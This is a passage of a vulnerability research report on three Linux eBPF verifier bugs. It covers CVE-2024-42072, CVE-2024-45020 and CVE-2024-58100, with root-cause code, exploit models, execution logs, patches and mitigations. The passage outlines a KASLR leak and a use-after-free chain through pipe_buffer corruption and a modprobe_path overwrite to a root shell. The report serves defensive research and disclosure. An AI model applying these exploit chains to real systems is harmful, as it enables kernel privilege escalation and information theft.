- the loop executes in kernel context;
- the affected CPU core stops making progress;
- the system becomes unresponsive.

This makes CVE-2024-42072 different from memory-corruption eBPF exploits. The attacker does not need heap grooming, KASLR bypass, or post-exploitation primitives. The exploit is extremely small and reliable: the security failure is entirely in control-flow validation and instruction rewriting.

2.2.7 Patch and Mitigation

The fix is associated with the upstream/stable patch series referenced for this CVE, including:

```
175827e04f4be53f3dfb57edf12d0d49b18fd939
2b2efe1937ca9f8815884bd4dcd5b32733025103
```

The patch addresses both vulnerable components.

First, the patching logic now treats negative `may_goto` offsets differently from positive ones. This is necessary because the exit jump generated during `may_goto` expansion must target a different instruction depending on whether the original jump is forward or backward:

```
if (insn->off >= 0)
    exit_off = insn->off + 2;
else
    exit_off = insn->off - 1;

insn_buf[1] = BPF_JMP_IMM(BPF_JEQ,
                          BPF_REG_AX,
                          0,
                          exit_off);
```

Listing 2.20: Conceptual corrected offset calculation.

For `may_goto -4`, the corrected formula produces:

```
JEQ offset = -4 - 1 = -5
```

which points to the intended exit block instead of looping back to the counter load.

Second, the verifier pruning logic was changed so that a state is not pruned when the current `may_goto_depth` is equal to the depth stored in the previously visited state. In that case, the verifier has reached the same `may_goto` state again, which indicates an actual infinite loop rather than a safe repeated state. The verifier must therefore continue exploration until it reaches `bpf_exit`.

```
if states_equal:
    if cur.may_goto_depth == visited.may_goto_depth:
        reject_or_continue_infinite_loop_check
    else:
        prune safely
else:
    continue verification
```

Listing 2.21: Conceptual model of the pruning fix.

2.2.8 Security Impact

CVE-2024-42072 highlights a different class of eBPF verifier failures. Many verifier vulnerabilities lead to memory corruption by producing incorrect bounds or stale pointer states. Here, the failure is about guaranteed termination.

The verifier's role is not only to prevent illegal memory accesses, but also to ensure that BPF programs cannot monopolize kernel execution. The `may_goto` instruction was designed to relax the historical ban on loops while preserving that guarantee. CVE-2024-42072 shows that introducing new control-flow features into eBPF is dangerous unless every transformation performed after verification is semantically equivalent to what the verifier analyzed.

In short, the verifier accepted a bounded loop, but the kernel executed an unbounded one.

2.3 CVE-2024-45020

2.3.1 Overview

CVE-2024-45020 is a **verifier bug** in the eBPF stack-state comparison logic used during state pruning. The bug is located in `stacksafe()`, where the verifier compares the stack state of a newly explored path with a previously visited state to decide whether the new path can be **safely pruned**.

The vulnerability affects several Linux 6.x stable branches and is caused by an incorrect assumption during stack comparison. When the verifier compares an old state with a current state, it iterates over the stack depth allocated by the old state, but may access stack metadata that is outside the stack state allocated by the current state. This causes an **invalid memory access inside the verifier** and can lead to a verifier crash.

CVE ID	CVE-2024-45020
Affected versions	Linux 6.6.15–6.6.47, 6.7–6.10.6, and 6.11-rc1–rc3
Component	eBPF verifier, `stacksafe()` state pruning
Vulnerability type	Invalid memory access in `stacksafe()` leading to false pruning in the tested exploit
Root cause	Missing bound check between `old->allocated_stack` and `cur->allocated_stack`
Impact	Information leak, KASLR bypass, potential exploit building block
CVSS	5.5 MEDIUM

Table 2.4: Summary of CVE-2024-45020.

The main result of our analysis is that the vulnerability can be driven beyond the official crash condition in a privileged BPF setting. In our test environment, the leak was reproduced from a non-root account only after assigning `cap_sys_admin=ep` to the binary. This distinction is important: the process was not a fully unprivileged BPF loader, but a low-UID process carrying an effective privileged capability.

Without that capability, the same approach does not reliably reach the vulnerable code path. The verifier applies stricter checks to unprivileged BPF programs, including more conservative scalar precision tracking. As a result, `regsafe()` rejects the candidate states before the vulnerable stack comparison in `stacksafe()` can be reached.

2.3.2 Vulnerability Analysis

The eBPF verifier explores all possible execution paths of a program. To avoid state explosion, it uses state pruning: when execution reaches an instruction already analyzed before, the verifier compares the current state with the previously stored state. If the current state is considered equivalent or safer, the verifier skips the new path.

This comparison is performed in stages. First, register states are compared through `regsafe()`. Then, stack states are compared through `stacksafe()`.

The vulnerable logic can be summarized as follows:

```
static bool stacksafe(struct bpf_verifier_env *env,
                      struct bpf_func_state *old,
                      struct bpf_func_state *cur)
{
    for (int i = 0; i < old->allocated_stack; i++) {
        spi = i / BPF_REG_SIZE;

        if (old->stack[spi].slot_type[i % BPF_REG_SIZE] !=
            cur->stack[spi].slot_type[i % BPF_REG_SIZE])
            return false;
```

```
    }

    return true;
}
```

Listing 2.22: Simplified vulnerable stacksafe logic.

The bug is that the loop is bounded by `old->allocated_stack`, but the comparison also reads `cur->stack[spi].slot_type` **without first checking whether** `cur` **has allocated that stack depth**.

The vulnerable condition is:

- **Path A** is analyzed first and writes deep into the stack, for example at `fp[-512]`.
- **Path B** is analyzed later and writes only near the top of the stack, for example at `fp[-8]`.
- At a merge point, `old->allocated_stack = 512`, while `cur->allocated_stack = 8`.
- `stacksafe()` iterates up to the old stack depth and reads beyond the allocated stack array of the current state.

```
Path A:
  write fp[-512]
  old->allocated_stack = 512

Path B:
  write fp[-8]
  cur->allocated_stack = 8

stacksafe(old, cur):
  iterates up to 512
  reads cur->stack[1..63] out of bounds
```

Listing 2.23: Stack-depth mismatch causing the bug.

Without memory debugging instrumentation, this invalid access may not immediately stop verification in the tested setup. In our exploit, the verifier-side out-of-bounds access can make the stack comparison appear successful, causing the verifier to incorrectly classify the current state as equivalent to the old one. This produces the second stage of the bug: false pruning.

2.3.3 Exploit Primitive

The primitive observed in our exploit is not a direct arbitrary read/write from BPF runtime. Instead, the exploit abuses a verifier-side invalid memory access to influence pruning. If the out-of-bounds stack metadata comparison behaves as if the current state were covered by the old one, `stacksafe()` returns true and the verifier skips a path that should have been analyzed.

The effect is:

```
Verifier:
  believes Path B is equivalent to Path A
  skips analysis of deep stack read

Runtime:
  executes Path B
  reads from stack depth never initialized on that path
  leaks residual kernel data
```

Listing 2.24: False pruning effect.

The runtime leak occurs because the verifier approved a read from a stack location that is valid only in the old path. On the current path, the same stack depth was never initialized. Therefore, the program can copy residual data into a BPF map and return it to userspace.

The resulting primitive is mainly an **information leak**. In the successful privileged version, the exploit leaks kernel pointers and can use them as a **KASLR bypass**. This makes the CVE relevant as a building block for more complex exploitation chains, even though it does not directly provide an arbitrary write primitive.

2.3.4 Exploit Architecture

The exploit constructs **two asymmetric verifier paths**:

1. a big-stack path that touches deep stack slots;
2. a small-stack path that allocates only shallow stack slots.

The two paths are later merged at a pruning point. The exploit tries to force the verifier into calling `stacksafe(old, cur)` with **incompatible stack allocation sizes**.

The privileged exploit uses a bounded loop or back-edge to create an efficient merge point. This is important because the verifier naturally revisits the same instruction with different states, allowing the pruning logic to compare the big-stack state against the small-stack state.

A simplified model is:

```
1. Create Path A:
     write deep stack slot fp[-512]

2. Create Path B:
     write shallow stack slot fp[-8]

3. Force both paths to merge.

4. Trigger stacksafe(old, cur):
     old stack depth = 512
     cur stack depth = 8

5. Obtain false pruning.

6. Runtime reads uninitialized deep stack bytes.

7. Copy leaked data into a BPF map.
```

Listing 2.25: High-level exploit model.

The exploit uses a BPF array map as an exfiltration channel. Once the program is accepted, runtime execution stores leaked values into the map. Userspace then reads the map and prints the leaked values.

2.3.5 Experimental Results

The execution of the target exploit produced the following log output:

```
[+] SUCCESS: CVE-2024-45020 exploited.
[+] The verifier's stacksafe() OOB read caused false pruning,
    allowing a BPF program to read uninitialized stack memory.

[+] KASLR partial bypass:
    Leaked direct-map pointers reveal physical memory
    layout. Kernel text base not directly recovered,
    but physmap offsets can assist further exploitation.

    Unique leaked addresses:
      0xffff888002498ee0
      0xffff888002498c20
      0xffff888002498120
      0xffff8880024983e0
      0xffff8880024986a0
      0xffff888002498960
      0xffff8880024991a0
      0xffff888002499460
      0xffff888002499720
      0xffff8880024999e0
      0xffff888002499ca0
      0xffff888001b21ca0
      0xffff888001b219e0
      0xffff888001b20120
      0xffff888001b203e0
      0xffff888001b206a0
```

Figure 2.4: Exploit execution log for CVE-2024-45020.

The privileged PoC successfully confirms the vulnerability in the tested environment. With the right branch and pruning structure, the verifier accepts the program and the runtime execution leaks kernel-looking values. The relevant result is the ability to extract multiple kernel pointers, sufficient to **defeat KASLR** in the tested environment.

The vulnerability status can be summarized as:

- verifier bug confirmed;
- false pruning confirmed;
- kernel information leak confirmed;
- KASLR bypass demonstrated;
- LPE not completed;
- unprivileged exploitation found structurally blocked in our tests.

The most important negative result concerns unprivileged exploitation. Several variants were tested using forward-only branch structures, heap grooming and repeated retries. The exploit worked reliably when executed with the required capabilities, but not as a pure unprivileged user.

The root cause of this limitation is `env->bpf_capable`. When the process is not BPF-capable, the verifier enables **stricter precision tracking**. As a consequence, the branch register becomes marked as precise, and `regsafe()` rejects the state comparison before `stacksafe()` is reached.

```
Unprivileged mode:
  precise scalar tracking enabled

regsafe():
  detects different scalar ranges
  states are not equivalent
  pruning does not happen

stacksafe():
  vulnerable code path is never reached
```

Listing 2.26: Unprivileged failure point.

This distinction is important for impact assessment. The vulnerability is real and exploitable under privileged BPF conditions, but it is not a straightforward unprivileged local root exploit in the tested configuration.

2.3.6 Comparison with Previous eBPF Exploits

Among the exploits analyzed in the previous reports, the closest comparison for CVE-2024-45020 is CVE-2023-2163. Both vulnerabilities are rooted in the verifier's pruning logic: the verifier tries to avoid re-analyzing execution states that appear equivalent to states already proved safe. In both cases, the security failure comes from accepting an equivalence relation that is not actually conservative enough.

In CVE-2023-2163, the verifier incorrectly prunes a branch because precision tracking does not preserve all dependencies needed for pointer-bound safety. The skipped path can still execute at runtime, producing a one-byte stack overflow. The exploit then brute-forces the corrupted byte, leaks a map pointer, upgrades the primitive to arbitrary 64-bit read/write and finally patches credentials to obtain root or escape a container. This exploit path is explicitly described in the previous report as a transition from incorrect path pruning to arbitrary kernel read/write and privilege escalation.

CVE-2024-45020 follows the same high-level idea of unsafe pruning, but the faulty comparison happens in a different layer of the verifier state. Instead of losing precision on a register dependency, the verifier compares two stack states with different allocation depths. The old state has a deeper allocated stack, while the current state is shallower. Because `stacksafe()` accesses metadata from the current stack before checking whether that depth is actually allocated, the comparison can read invalid verifier-heap data and lead to a false pruning decision.

Aspect	CVE-2023-2163	CVE-2024-45020
Verifier mistake	Incorrect path pruning due to incomplete precision tracking	Incorrect stack-state comparison during pruning
Faulty verifier area	Register precision propagation and path equivalence	`stacksafe()` and stack-depth equivalence
State mismatch	Runtime path has different pointer bounds than the pruned state	Current path has a smaller allocated stack than the previously visited state
First primitive	One-byte stack overflow	Verifier heap OOB read during stack comparison
Primitive upgrade	Brute-force low byte, leak map pointer, build arbitrary 64-bit R/W	False pruning, runtime read from uninitialized stack, leak kernel pointers
Exploit result	Arbitrary kernel R/W, `cred` patching, LPE/container escape	KASLR-bypass primitive in privileged setup; no reliable arbitrary write
Privilege constraints	Requires BPF loading capabilities in the tested environment	Requires BPF-capable execution; unprivileged variants were blocked before reaching `stacksafe()`

Table 2.5: Exploit-level parallelism between CVE-2023-2163 and CVE-2024-45020.

2.3.7 Patch and Mitigation

The vulnerability was fixed by adding a missing bounds check in `stacksafe()` before accessing the current state's stack array. Public references associate the fix with several upstream/stable commits, including `6e3987ac310c74bb4dd6a2fa8e46702fe505fb2b`, `7cad3174cc79519bf5f6c4441780264416822c08`, and `bed2eb964c70b780fb55925892a74f26cb590b25`.

Conceptually, the fix is:

```
for (i = 0; i < old->allocated_stack; i++) {
    spi = i / BPF_REG_SIZE;

    if (i >= cur->allocated_stack)
        return false;

    if (old->stack[spi].slot_type[i % BPF_REG_SIZE] !=
        cur->stack[spi].slot_type[i % BPF_REG_SIZE])
        return false;
}
```

Listing 2.27: Conceptual model of the fix.

After the patch, if the current state has allocated less stack than the old state, the two states are immediately considered non-equivalent. This prevents both the verifier heap OOB read and the false pruning decision.

Recommended mitigations are:

- upgrade to a kernel containing commit `6e3987ac310` or its stable backports;
- restrict access to `CAP_BPF` and `CAP_SYS_ADMIN`;
- disable unprivileged BPF where possible;
- enable KASAN in testing environments to detect verifier heap OOB reads;
- treat BPF-capable containers as high-risk isolation boundaries.

2.3.8 Security Impact

CVE-2024-45020 demonstrates that verifier vulnerabilities do not always need to corrupt runtime program memory directly. In this case, the first memory violation happens inside the verifier itself while comparing abstract states. The resulting false pruning then authorizes a runtime path that leaks kernel data.

The practical impact is mainly confidentiality. A successful exploit can leak kernel pointers and bypass KASLR. This is valuable because KASLR often protects later stages of kernel exploitation. However, unlike CVE-2023-39191 or CVE-2024-58100, this CVE does not directly provide a reliable write primitive in our tests.

The most relevant lesson is that pruning correctness is security-critical. The verifier is allowed to skip a path only if the new state is truly covered by a previously analyzed one. If this equivalence check reads invalid memory or compares states with incompatible stack depths, the verifier may approve a program whose runtime behavior exposes kernel memory.

In short, the verifier tried to optimize analysis by pruning an apparently equivalent path, but the equivalence decision was based on an out-of-bounds heap read. That mistake turns a performance optimization into a KASLR bypass primitive.

2.4 CVE-2024-58100

2.4.1 Overview

CVE-2024-58100 is a **state-tracking vulnerability** in the Linux eBPF verifier related to the `changes_pkt_data` property of BPF subprograms. The bug impacts Linux kernels from 5.6 to 6.6.89, from 6.7 to 6.12.24, and 6.13-rc1–rc2. It appears when an `EXT` program replaces a global BPF subprogram without a proper compatibility check on packet-data side effects.

The original caller may be verified under the assumption that the called global subprogram does not modify packet data. If the replacement `EXT` program instead calls a helper such as `bpf_skb_change_head()` or `bpf_skb_pull_data()`, the underlying `skb` buffer may be reallocated while the caller still reuses a previously validated `PTR_TO_PACKET`.

The vulnerable pattern is conceptually simple. A traffic-control BPF program stores `ctx->data` into a register, usually `r6`, and validates it against `ctx->data_end`. The verifier then marks `r6` as a valid packet pointer. The program subsequently calls a global subprogram that invokes a packet-changing helper such as `bpf_skb_change_head()`. At runtime, this helper frees and reallocates `skb->head`. However, because the verifier does not properly reject an `EXT` replacement with incompatible `changes_pkt_data` behavior, the caller can still be verified under the stale assumption that packet data remains unchanged across the call.

As a result, the BPF program can read and write through a stale packet pointer. Runtime execution therefore operates on a freed `kmalloc-1024` slab object, producing a **Use-After-Free read/write primitive**.

CVE ID	CVE-2024-58100
Affected versions	Linux 5.6–6.6.89, 6.7–6.12.24, and Linux 6.13-rc1–rc2
Vulnerability type	Verifier state-tracking bug, stale `PTR_TO_PACKET`, UAF
Root cause	Missing compatibility check between an EXT program and the `changes_pkt_data` property of the global subprogram it replaces
Target slab	`kmalloc-1024`
Impact	UAF read/write, potential Local Privilege Escalation

Table 2.6: Summary of CVE-2024-58100.

The vulnerability was experimentally confirmed in our environment. The PoC reliably demonstrated the UAF read/write primitive by recovering the sentinel value `0x4242424241414141` from the freed slab slot. However, the complete unprivileged privilege escalation was not fully reliable on the tested 6.12.24 kernel with KASAN enabled and only two virtual CPUs, because the final cross-CPU race against `kcalloc()` for `pipe_buffer` reuse was not consistently won.

2.4.2 Vulnerable Code Logic

In traffic-control programs, packet access normally follows a strict verifier pattern:

1. read `ctx->data`;
2. read `ctx->data_end`;
3. check that `data + len <= data_end`;
4. access the packet through the validated pointer.

The verifier then treats the register holding `ctx->data` as a bounded `PTR_TO_PACKET`. If a helper later modifies the underlying packet buffer, all old packet pointers must be invalidated. This is normally handled through the `changes_pkt_data` flag.

The bug appears when an EXT program replaces a global subprogram with incompatible packet-data side effects:

```c
SEC("classifier")
int main_cls(struct __sk_buff *skb)
{
    void *data     = (void *)(long)skb->data;
    void *data_end = (void *)(long)skb->data_end;

    if (data + 128 > data_end)
        return TC_ACT_OK;

    /* data is now verifier-approved */
    pkt_mutator(skb);

    /*
     * Verifier still trusts data.
     * Runtime: data points to freed skb->head.
     */
    *(u32 *)(data + 0) = 0x41414141;

    return TC_ACT_OK;
}

__noinline int pkt_mutator(struct __sk_buff *skb)
{
    return bpf_skb_change_head(skb, 1024, 0);
}
```

Listing 2.28: Vulnerable high-level pattern.

The key issue is not only the local behavior of the packet-changing helper, but the missing compatibility check between the original global subprogram and the `EXT` program that replaces it. The caller is verified under one packet-data contract, while runtime execution may follow a replacement implementation with different side effects. Runtime behavior is different: `bpf_skb_change_head()` frees the old `skb->head`, so the caller's packet pointer becomes dangling.

The vulnerability is therefore another verifier/runtime divergence:

- **Verifier view**: `r6` is still a valid bounded packet pointer.
- **Runtime view**: `r6` points into a freed `kmalloc-1024` object.

2.4.3 Special Environment for CVE-2024-58100

CVE-2024-58100 required a more specific boot-time setup because the exploit targets a stale `PTR_TO_PACKET` and then attempts to **transform the UAF primitive into a `pipe_buffer` corruption chain**. The exploit needs access to BPF program loading, network-related BPF functionality, kernel symbol addresses and a writable temporary directory for the final `modprobe_path` payload. For this reason, the Buildroot image includes an init script named `S99exploit`. This script runs automatically at VM boot and prepares the environment before the exploit is executed. The script performs the following operations:

- ensures that `/tmp` exists and is world-writable with mode `1777`;
- sets `/proc/sys/kernel/kptr_restrict` to `0`, allowing real kernel addresses to be read from `/proc/kallsyms`;
- sets `/proc/sys/kernel/unprivileged_bpf_disabled` to `0`, allowing unprivileged BPF loading in the test environment;
- sets `/proc/sys/kernel/perf_event_paranoid` to `0`, needed on newer kernels to expose symbol values correctly;

- copies `/root/poc` and `/root/exploit` into `/home/user`;
- assigns the required capabilities to the copied binaries using `setcap`.

The relevant capabilities assigned to the user binaries are:

```
cap_bpf,cap_net_admin,cap_perfmon,cap_syslog+ep
```

Listing 2.29: Capabilities assigned by S99exploit.

This setup allows the exploit to run as the unprivileged user while still accessing the kernel interfaces required by the test. In particular, `cap_bpf` enables BPF program loading, `cap_net_admin` is required for traffic-control related BPF functionality, `cap_perfmon` supports access to performance and symbol-related mechanisms on modern kernels, and `cap_syslog` helps expose kernel symbol information when required by the environment. This configuration is intentionally permissive and designed for vulnerability research. It should not be interpreted as a hardened production setup.

2.4.4 Exploit Primitive

The primitive obtained from the bug is a **stable UAF read/write on a freed `kmalloc-1024` slot**. This slab class is relevant because it is also used by arrays of `struct pipe_buffer`. A default pipe uses `PIPE_DEF_BUFS = 16` entries, and each `struct pipe_buffer` is 40 bytes. Therefore:

```
16 * sizeof(struct pipe_buffer)
= 16 * 40
= 640 bytes
-> rounded by SLUB to kmalloc-1024
```

Listing 2.30: `pipe_buffer` allocation size.

The exploit attempts to reclaim the freed packet buffer with a pipe-buffer array. If the freed `skb->head` slot is reused by a pipe, writes through the stale packet pointer can corrupt fields inside `pipe_buffer[]`.

The intended target is the `ops` pointer of one pipe buffer:

```
stale_r6 + 32 -> pipe_buffer[2].ops = &fake_ops
```

Listing 2.31: Targeted corruption.

If the overwrite succeeds, closing the pipe triggers the corrupted `pipe_buffer` release path. With SMAP disabled, as in the QEMU test environment, the fake operations table can be placed in user memory. Its fake `release()` callback then becomes a kernel-control primitive.

The final escalation strategy is:

1. obtain stale `PTR_TO_PACKET`;
2. write through the dangling pointer;
3. reclaim the freed slot with `pipe_buffer[]`;
4. overwrite `pipe_buffer[2].ops`;
5. trigger fake `release()`;
6. overwrite `modprobe_path`;
7. execute an unknown binary format;
8. run the attacker-controlled modprobe helper as root.

2.4.5 Exploit Architecture

The exploit is divided into a **userspace orchestrator and a BPF payload**. The BPF payload is a `SCHED_CLS` program composed of a caller function and a replaceable global subprogram, whose behavior can be changed through an `EXT`/`freplace` program. The userspace component loads the BPF program, prepares heap pressure, triggers execution and monitors whether the UAF slot has been reclaimed in the desired way.

The BPF program follows this core sequence:

```
1. r6 = ctx->data
2. r7 = ctx->data_end
3. verify r6 + LEAK_BYTES <= r7
4. call replaceable global subprog pkt_mutator()
5. EXT replacement calls bpf_skb_change_head()
6. old skb->head is freed
7. verifier still believes r6 is valid
8. write magic through stale r6
9. later write fake_ops through stale r6
10. copy leaked bytes into a BPF map
```

Listing 2.32: Simplified BPF exploit logic.

The first write stamps a sentinel value:

```
0x4242424241414141
```

Listing 2.33: UAF confirmation value.

When userspace reads this value back from the map, it confirms that the BPF program wrote through the stale packet pointer into the freed slab slot. This was the most reliable part of the exploit in our tests.

The final privilege-escalation step is highly race-dependent. The exploit tries to force the freed `skb->head` object to be reused as a `pipe_buffer[]` allocation. To improve the probability of reuse, it combines several techniques:

- `msg_msg` heap grooming on `kmalloc-1024`;
- KASAN quarantine draining;
- per-CPU freelist pressure;
- parallel BPF workers and pipe workers;
- repeated `modprobe` triggering.

The race is difficult because BPF execution keeps the current CPU busy, while `kcalloc()` for pipe allocation must reclaim the freed object quickly enough, often from another CPU. On a VM with only two CPUs and KASAN enabled, the UAF primitive remained stable, but the final unprivileged race was not reliable within the test timeout.

2.4.6 Experimental Results

The execution of the target exploit produced the following log output:

```
======================================================================
  RESULTS SUMMARY
======================================================================
[+] Head reallocation:    CONFIRMED
[+] UAF R/W primitive:    CONFIRMED
[+] KASLR bypass:         CONFIRMED (kallsyms)

[*] Stale memory dump (128 bytes from freed kmalloc-1024 at slab+64):
    0000  41 41 41 41 42 42 42 42 a8 a9 aa ab ac ad ae af  |AAAABBBB........|
    0010  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
    0020  40 d0 db 9c d7 55 00 00 a8 a9 aa ab ac ad ae af  |@....U..........|
    0030  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
    0040  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
    0050  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
    0060  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
    0070  a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af  |................|
[-] Kernel pointer leak:  NOT ACHIEVED (expected)
    Pre-emption disabled in BPF context prevents slab reclamation.
[-] Privilege escalation: NOT ACHIEVED (see notes above)

[*] Exploitation chain summary:
    1. CVE-2024-58100: verifier accepts stale PTR_TO_PACKET    [PROVEN]
    2. bpf_skb_change_head frees old head -> UAF               [PROVEN]
    3. R/W through stale pointer on freed slab                 [PROVEN]
    4. KASLR bypass via /proc/kallsyms                         [PROVEN]
    5. modprobe_path overwrite -> SUID root shell              [ATTEMPTED (race not won)]

[*] For full unprivileged PE, the following would be needed:
    • CONFIG_USERFAULTFD=y  (race window for slab reclamation)
    • OR: persistent cross-CPU slab stealing via interrupt timing
    • Target: pipe_buffer[2].ops at slab offset 96 (r6+32)
              pipe_buffer[2].flags at slab offset 104 (r6+40)
    • Fake ops table in user-space (SMAP likely off in QEMU)
    • ops->release -> overwrite modprobe_path -> trigger -> root
======================================================================
  VERDICT: VULNERABLE (CVE-2024-58100)
======================================================================
```

Figure 2.5: Exploit execution log for CVE-2024-58100.

The PoC successfully demonstrated the verifier bug and the stale-pointer primitive. The most important observed result was the repeated recovery of the UAF sentinel from the freed slab object:

```
[+] *** UAF R/W CONFIRMED ***
[+] Magic 0x4242424241414141 at slab offset 64
```

Listing 2.34: Observed UAF confirmation.

This confirms that the verifier-approved BPF program was able to write into memory that had already been freed by `bpf_skb_change_head()`.

The complete unprivileged LPE chain was not consistently completed in the tested environment. The blocking point was not the verifier bypass itself, but the **allocator race** required to place a `pipe_buffer[]` object exactly into the freed packet-buffer slot before the stale write occurred.

A root fallback path was therefore used to verify the last stage independently. When executed with elevated privileges, the exploit demonstrated that the intended final chain works:

```
modprobe_path overwrite
-> unknown binary execution
-> attacker-controlled helper
-> SUID root shell
```

Listing 2.35: Final chain validated through root fallback.

This distinction is important: the vulnerability and the UAF R/W primitive were confirmed; the **final privilege escalation is theoretically valid** and partially validated, but remained **unreliable as a fully unprivileged exploit** under the tested constraints.

2.4.7 Comparison with Previous eBPF Exploits

The most relevant comparison for CVE-2024-58100 is CVE-2017-16995. The root cause is different, but the exploitation strategy is structurally close: both exploits start from a verifier-approved BPF program, obtain a kernel read/write capability, and then use that primitive to corrupt a security-sensitive kernel object.

In CVE-2017-16995, the exploit builds a BPF-based read/write oracle exposed to userspace through a command channel. The attacker can request operations such as leaking pointers, reading arbitrary 64-bit values, or writing arbitrary 64-bit values. The exploit then uses networking-related kernel objects to locate credentials: it leaks a `sk_buff`, follows it to the associated `struct sock`, searches for the `sk_rcvtimeo` sentinel, and recovers `sk_peer_cred`. Once a valid `struct cred` is found, the exploit overwrites UID/GID fields and grants capabilities, finally returning to userspace with root privileges.

CVE-2024-58100 follows a comparable post-exploitation logic, but with a different memory primitive and a different final target. Instead of forging an arbitrary read/write primitive and directly patching `struct cred`, it first obtains a stale `PTR_TO_PACKET` through an `EXT`/`freplace` compatibility bug. This produces a Use-After-Free read/write primitive on a freed `kmalloc-1024` object. The intended escalation path then attempts to reclaim that freed object with a `pipe_buffer[]` allocation, overwrite `pipe_buffer[2].ops`, trigger the fake release path, and finally overwrite `modprobe_path`.

The main similarity is therefore not the vulnerable verifier function, but the exploit architecture: both attacks convert a verifier/runtime mismatch into a reusable kernel memory primitive and then use userspace orchestration to drive the final escalation stage. Both also rely on kernel object discovery or object replacement after the primitive has been established. CVE-2017-16995 uses the primitive to locate and patch credentials directly; CVE-2024-58100 instead attempts to redirect kernel execution indirectly through a reclaimed `pipe_buffer` object.

2.4.8 Patch and Mitigation

The upstream fix consists of three commits:

- `3846e2bea565`
- `7197fc4acdf2`
- `81f6d0530ba0`

The purpose of the fix is to make EXT-program attachment respect the `changes_pkt_data` property of the global subprogram being replaced. After the patch, the verifier computes and stores the `changes_pkt_data` property before validating the `EXT` attachment. If the replacement program and the replaced global subprogram are incompatible with respect to packet-data modification, the attachment is rejected. This prevents a caller from being verified against a benign packet-data contract and then executing a replacement implementation with stronger packet-mutating side effects.

Conceptually, the patched verifier behaves as follows:

```
ret = check_cfg(env);
if (ret < 0)
    goto skip_full_check;

ret = check_attach_btf_id(env);
if (ret)
    goto skip_full_check;

if (extension_aux->changes_pkt_data != target_aux->changes_pkt_data)
    return -EINVAL;
```

Listing 2.36: Conceptual model of the fix.

After the fix, the verifier computes `changes_pkt_data` before validating the EXT-program attachment. Therefore, an extension program whose packet-data side effects differ from the replaced global subprogram is rejected. This prevents the caller from being verified under assumptions that no longer hold at runtime.

Recommended mitigations are:

- update to a kernel containing the upstream fixes;
- restrict unprivileged BPF program loading;
- avoid granting `cap_bpf` and `cap_net_admin` to untrusted binaries;
- enable SMAP where possible;
- monitor unexpected changes to `modprobe_path`;
- monitor creation of suspicious SUID files in writable directories.

2.4.9 Security Impact

CVE-2024-58100 shows that eBPF verifier correctness does not only depend on local instruction validation. It also depends on preserving side-effect compatibility across function boundaries and dynamic replacement boundaries. Global subprograms make BPF development modular, but they also introduce a contract-based verification model. If an `EXT` program is allowed to replace a global subprogram while changing the packet-data invalidation contract, the verifier can approve a caller whose runtime packet pointer becomes stale.

The key lesson is that stale verifier state can be as dangerous as a direct bounds-check failure. Here, the stale state is not a scalar range or a stack slot, but a packet pointer whose lifetime ended inside an opaque global subprogram. That stale `PTR_TO_PACKET` becomes a real Use-After-Free primitive and, under favorable allocator conditions, can be escalated into control over kernel execution.